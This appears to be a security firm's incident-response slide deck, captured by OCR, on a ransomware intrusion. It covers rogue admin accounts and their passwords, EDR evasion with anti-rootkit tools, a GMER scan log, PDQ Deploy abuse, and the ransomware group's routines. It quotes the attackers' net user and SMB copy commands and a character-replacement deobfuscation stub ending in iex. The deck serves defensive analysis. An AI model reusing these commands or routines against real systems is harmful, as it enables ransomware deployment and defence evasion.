
Tenant	[redacted]
Source IP	192.168.1.10
Source Host	storage[redacted].com
Actual	1435881751
Typical	45901
Destination Host	s111.put.io

Persistence

- Creation of multiple users, both local and workgroup
- Added to local administrator groups on affected computers
- Native Windows commands (quser y net)




Usuario	Contraseña
adm	Password123456
Administrator2	P@ssw0rd1234!
workgroup\test	P@ssw0rd123




EDR Evasion

- Legit Antirootkit tools:
  - GMER: http://www.gmer.net/
  - Avast Anti-Rootkit Driver (asWarPot.sys)
- Used to stop antivirus/EDR or similar processes



Type	Name	Value
SSDT	\SystemRoot\System32\DRIVERS\avpe64.sys	ZwCreateProcess
SSDT	\SystemRoot\System32\DRIVERS\avpe64.sys	ZwCreateProcessEx
SSDT	\SystemRoot\System32\DRIVERS\avpe64.sys	ZwOpenProcess
SSDT	\SystemRoot\System32\DRIVERS\avpe64.sys	ZwOpenThread
SSDT	\SystemRoot\System32\DRIVERS\avpe64.sys	ZwQueryDirectoryFile
SSDT	\SystemRoot\System32\DRIVERS\avpe64.sys	ZwQuerySystemInformation
SYSENTER	?	00810007
Device	\FileSystem\Ntfs \Ntfs IRP_MJ_CREATE	81801520
Device	\Driver\Tcpip \Device\Ip IRP_MJ_CREATE	818000C0
Device	\Driver\Tcpip \Device\Tcp IRP_MJ_CREATE	818000C0
Device	\Driver\Tcpip \Device\Udp IRP_MJ_CREATE	818000C0
Device	\Driver\Tcpip \Device\RawIp IRP_MJ_CREATE	818000C0
Device	\Driver\Tcpip \Device\IPMULTICAST IRP_MJ_CREATE	818000C0
Library	D:\WINDOWS\system32\avpe32.dll (*** hidden ***) @ D:\WINDOWS\gmer.exe [388]	0x10000000
Process	D:\WINDOWS\system32\winlogon.exe (*** hidden ***)	652
Library	D:\WINDOWS\system32\avpe32.dll (*** hidden ***) @ D:\WINDOWS\system32\winlogon.exe [652]	0x10000000
Library	D:\WINDOWS\system32\avpe32.dll (*** hidden ***) @ D:\WINDOWS\system32\cmd.exe [976]	0x10000000
Library	D:\WINDOWS\system32\avpe32.dll (*** hidden ***) @ D:\WINDOWS\system32\spoolsv.exe [1400]	0x10000000
Process	D:\WINDOWS\Explorer.EXE (*** hidden ***)	1916
Library	D:\WINDOWS\system32\avpe32.dll (*** hidden ***) @ D:\WINDOWS\Explorer.EXE [1916]	0x10000000
Service	D:\WINDOWS\System32:18467 (*** hidden ***)	[SYSTEM] pe386
Reg	\Registry\MACHINE\SYSTEM\ControlSet001\Services\pe386	
Reg	\Registry\MACHINE\SYSTEM\ControlSet001\Services\pe386@Type	1
Reg	\Registry\MACHINE\SYSTEM\ControlSet001\Services\pe386@Start	1
Reg	\Registry\MACHINE\SYSTEM\ControlSet001\Services\pe386@ErrorControl	0
Reg	\Registry\MACHINE\SYSTEM\ControlSet001\Services\pe386@ImagePath	\SystemRoot\System32:18467
Reg	\Registry\MACHINE\SYSTEM\ControlSet001\Services\pe386@DisplayName	Win23 PE files loader
Reg	\Registry\MACHINE\SYSTEM\ControlSet001\Services\pe386@Group	Base
Reg	\Registry\MACHINE\SYSTEM\ControlSet001\Services\pe386@ExtParam	0x4C 0xF4 0xA3 0x8E ...
Reg	\Registry\MACHINE\SYSTEM\ControlSet001\Services\pe386@Type	1
Reg	\Registry\MACHINE\SYSTEM\ControlSet001\Services\pe386@Start	1
Reg	\Registry\MACHINE\SYSTEM\ControlSet001\Services\pe386@ErrorControl	0
Reg	\Registry\MACHINE\SYSTEM\ControlSet001\Services\pe386@ImagePath	\SystemRoot\System32:18467
Reg	\Registry\MACHINE\SYSTEM\ControlSet001\Services\pe386@DisplayName	Win23 PE files loader
File	D:\WINDOWS\system32\avpe32.dll	
File	D:\WINDOWS\system32\drivers\avpe32.sys	
File	D:\WINDOWS\system32\drivers\avpe64.sys	
File	D:\WINDOWS\system32\klgcptini.dat	
File	D:\WINDOWS\system32\stt82.ini	
Service	D:\WINDOWS\System32\DRIVERS\avpe64.sys	[SYSTEM] avpe64


☑ System
☑ Devices
☑ Proceses
☑ Libraries
☑ Modules
☑ Services
☑ Registry
☑ Files
□ C:\
☑ D:\
□ Show all



Computer:	MXVEEAM
Logged-in user:	[redacted]\administrador
Detection path:	DESKTOPDIRECTORY|\un63td1n.exe

Threat impact on the computer

Threat:	PUP/Hacktool
Activity:	Hasn't taken any actions
Detection date:	2/18/2024 7:56:20 PM
Dwell time:	0d 0h 11m 54s




Evento 7031, Service Control Manager


El servicio Panda Product Service terminó inesperadamente. Esto se ha repetido 1 veces. Se realizará la siguiente acción correctora en 0 milisegundos: Reiniciar el servicio.

Deploy at-scale & automation


- PDQ Deploy:
  - Centralized Asset Management Software
  - Used for mass deployment of scripts on multiple devices.
  - XML-based containing automated deployment instructions



	UserName
	Filter
1	[redacted]COM\administrador
2	[redacted]S.COM\sysadm




Nombre	Fecha de modifica...	Tipo
a.xml	18/02/2024 03:49 ...	Archivo
AAA.ps1	18/02/2024 03:10 ...	Script de
AdvancedRun.exe	11/04/2022 02:00 ...	Aplicaci
BIN.exe	18/02/2024 03:10 ...	Aplicaci
New Package.xml	18/02/2024 04:00 ...	Archivo



```
          </CommandStep>
        <CommandStep>
          <Command>net user Administrator2 P@ssw0rd1234! /add
net localgroup administrators Administrator2 /add
net localgroup Administradores Administrator2 /add
net user Administrator2 P@ssw0rd1234!
net user Administrator2 /Active:Y

net use \\192.168.1.10 /user:workgroup\test P@ssw0rd123
copy /Y \\192.168.1.10\OutPut\AAA.ps1 c:\programdata\</Command>
          <Files></Files>
```



☐	Name	Version	Category	Vendor
☐	7-Zip	19.00	Utilities	7-Zip
☑	Adobe AIR	32.0.0.125	Runtimes	Adobe
☐	Adobe Reader DC	21.001.20145	Documents	Adobe
☐	Adobe Reader DC 2015 (Classic)	15.006.30527	Documents	Adobe
☐	Adobe Reader DC 2015 Patch (Classic)	15.006.30527	Documents	Adobe
☐	Adobe Reader DC 2017 (Classic)	17.011.30194	Documents	Adobe
☐	Adobe Reader DC 2017 Patch (Classic)	17.011.30194	Documents	Adobe
☐	Adobe Reader DC 2020 (Classic)	20.001.30020	Documents	Adobe
☐	Adobe Reader DC 2020 Patch (Classic)	20.001.30020	Documents	Adobe
☐	Adobe Reader DC Patch	21.001.20145	Documents	Adobe
☐	Adobe Reader X	10.1.16	Documents	Adobe
☐	Adobe Reader X Patch	10.1.16	Documents	Adobe
☐	Adobe Reader XI	11.0.23	Documents	Adobe
☐	Adobe Reader XI MUI Patch	11.0.23	Documents	Adobe
☐	Adobe Reader XI Patch	11.0.23	Documents	Adobe
☐	Adobe Shockwave Player	12.3.5.205	Runtimes	Adobe
☐	AdoptOpenJDK 11 JDK 32-bit	11.0.10.9	Development Tools	AdoptOpenJDK
☐	AdoptOpenJDK 11 JDK 64-bit	11.0.10.9	Development Tools	AdoptOpenJDK

Adobe AIR

Details

Category	**Runtimes**
Vendor	**Adobe**
Version	**32.0.0.125**
	32.0.0.125 Do
Architecture	**Both**

Adobe AIR framework with Auto Update Disabled. https://www.adobe.com/products/air.html - May fail with error code 1 if target is running AIR applications during installation.

Versions

32.0.0.125	Download Now
32.0.0.116	Download Now
32.0.0.89	Download Now
31.0.0.96	Download Now
30.0.0.107	Download Now
29.0.0.112	Download Now

[redacted] 66 unused files in the Repository 51 Updated Packages 0 Running Deployments

Deploy at-scale & automation


RedRansomware Group Routines:

1. Delete well-known EDR records, preventing them from starting
2. Configure AnyDesk and Screenconnect autoboot
3. Create a service named “ekrnEpfwFF” that ensures the start of AAA.ps1, previously created, at OS boot:
   a. The AAA.ps1 (obfuscated) script copies the Encrypter binary to the C:\programdata path, creates and executes powershell scripts (S01.ps1 and S02.ps2) responsible for executing the encrypter, and removes traces, including the scripts.
4. Create user Administrador2 (pass P@ssw0rd1234!), in Autologon mode
5. SMB connection to destination server to be encrypted, with Workgroup user test (P@ssw0rd123)
6. Copyi the AAA.ps1 script in C:\programdata of each computer to be encrypted

Other tools

- Win-PTY - https://github.com/rprichard/winpty
  - Legitimate tool that provides a Unix pseudo-terminal-like interface to communicate with Windows console programs
  - Allows CMD commands to be sent more conveniently/quickly/stably
  - Used for post-exploitation after connecting via RMM

- NSSM (Non-sucking Service Manager) - https://nssm.cc/
  - Legitimate tool for service management on Windows operating systems.
  - Used to install certain tools (RMM) as a service



Application

Path: C:\games\ut2003\System\UCC.exe

Startup directory: C:\games\ut2003\System

Arguments: server

Service name: UT2003

Script obfuscation

- Unsophisticated technique, based on character replacement


S01.ps1 (deleted):

- Turn off Windows Defender and its modules
- Permissions modification
- Stops and disables certain services and processes (Veeam, Barracuda, Trend, Cylance, sql, etc).
- Shadowcopy removal with vssadmin.exe, wmic, and Get-WmiObject
- Disable System Recovery with bcdedit
- Clear system event logs with Get-EventLog and Clear-EventLog

S02.ps1:

- Define a key (MD5 hash) and run the encrypter:
- In C:\ avoid encrypting certain folders:
  - “Windows”, “Program”, “users”, “driver”, “boot”

```
C:ProgramdataAAQQ.exe <key> <disk_unit>
```



```
e*******!!!*a**!*!!!!!!**!**!!!k***!!**
*****!!**!!!**!*!!*!*!!****!**!***!!    ***!*!**}!!*!!!!!!*!!!!*!
**!****!**!***!!!**!!*!*!*!!*** !!*!**!*!*!**!***!!*!
***!!*!!!!****!}!**
*!*!**!***!*!!!**!!!***!!!!**!!
*!!**!
'@
$a=$a.Replace('!','');
$a=$a.Replace('*','');
$a=$a.Replace('{}{}aaAa{}{}','"');
$a=$a.Replace('{}{}bbAb{}{}',"'");
iex($a);
```

Conclusions and thoughts

- Criminals, especially financially motivated, follow KISS principle (Keep-it-Simple&Stupid)
- EDR/XDR can be evaded – consider gap between detection and block time
- Deploy speed since intrusion is increasing thanks to automation
- As Incident Responder, you need to avoid Survival Bias – The alerts we see only show us what was detected, we don’t see what wasn’t detected
- In-depth security, special focus to privileged domain users
- Keep always all evidence: how long, which verbosity level, what format

¿Do you have more questions?

info@beaconlab.mx
+52 55 5015 3100

beaconlab.mx
cybolt.com

Cybolt

Cybolt_security

Thank you!